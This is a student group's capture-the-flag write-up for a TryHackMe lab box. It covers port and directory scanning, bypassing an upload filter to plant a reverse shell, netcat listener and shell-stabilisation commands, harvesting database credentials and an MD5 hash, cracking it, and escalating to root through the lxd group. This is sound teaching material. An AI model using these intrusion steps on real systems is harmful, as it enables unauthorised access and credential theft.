

PSP0201

Week 6

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 24: Final Challenge The Trial Before Christmas

Tool used: Kali-Linux, Firefox


Solution/walkthrough:

Question 1




Use nmap to scan the port. The port shown.

Question 2




Open a new tab with ip address and add 65000 port number behind. The name of the site shown.

Question 3




Use gobuster to scan the site.




Only /uploads.php can reach the hidden site.

Question 4




Upload file to the site.

Question 5




Open burpsuite and the js in options. Next, Intercept and drop the filter.



Run the shell with the command that had given in THM.

Question 6



Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.


Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` - this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

The full technique can be seen here:
`muriaugury:~$ sudo nc -l -vnp 443`
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

Find the answer in THM.

Question 7 & 8



```
www-data@light-cycle:/var/www/TheGrid$ ls -l
total 15568
drwxr-xr-x 2 root root 4096 Dec 20 2020 includes
drwxr-xr-x 3 root root 4096 Dec 20 2020 public_html
-rw-r--r-- 1 root root 15929856 Dec 19 2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat login.php
<?php
    $data = getData();
    if(strlen($data['username']) == 0 || strlen($data['password']) == 0){
        fail("Invalid username or password");
    }
    $username = $data['username'];
    $password = md5($data['password']);
    if(strlen($username) > 100 || strlen($password) > 100){
        fail("Invalid string detected");
    }
    $results = $dbh->query("SELECT id FROM users WHERE username='$username' AND password='$password'");
    if(!$results){
        fail();
    }
    $result = $results->fetch_assoc();
    if(!$result){
        fail("Invalid username or password");
    }
    $_SESSION['id'] = $result['id'];
    echo json_encode(["res" => "Success", "msg" => "Logged in!"]);
}

www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = 'localhost';
    $dbuser = 'tr0n';
    $dbpass = 'IFightForTheUsers';
    $database = 'tr0n';

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
}

www-data@light-cycle:/var/www/TheGrid/includes$
```

Q7

Find the hint in the directory file and find the credentials inside the login.php file.

Q8

The username shown.

Question 9

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.01 sec)

mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show tables' at line 2
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Use the username to login the database. New password and username shown.

CrackStation
Password Hashing Security
Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

☐ I'm not a robot
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Copy the password and paste in the cyberchef to decode it.

Question 11, 12, 13, 14

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{1n3r71v_0SSC_R3C0uR1SS0}
flynn@light-cycle:~$ cd
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the MUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: 'Thank you for playing! Merry Christmas and happy holidays to all!'"

```
/mnt/root/root # 3C
/mnt/root/root #
```

Q10

Use whoami to find the username.

Q11

Ls and cat the user.txt. Then, the flag shown.

Q12

Use the `id` command to find out user group. The answer is `lxd`.

Q13

Ls and cat the `root.txt`. Then, the flag shown.

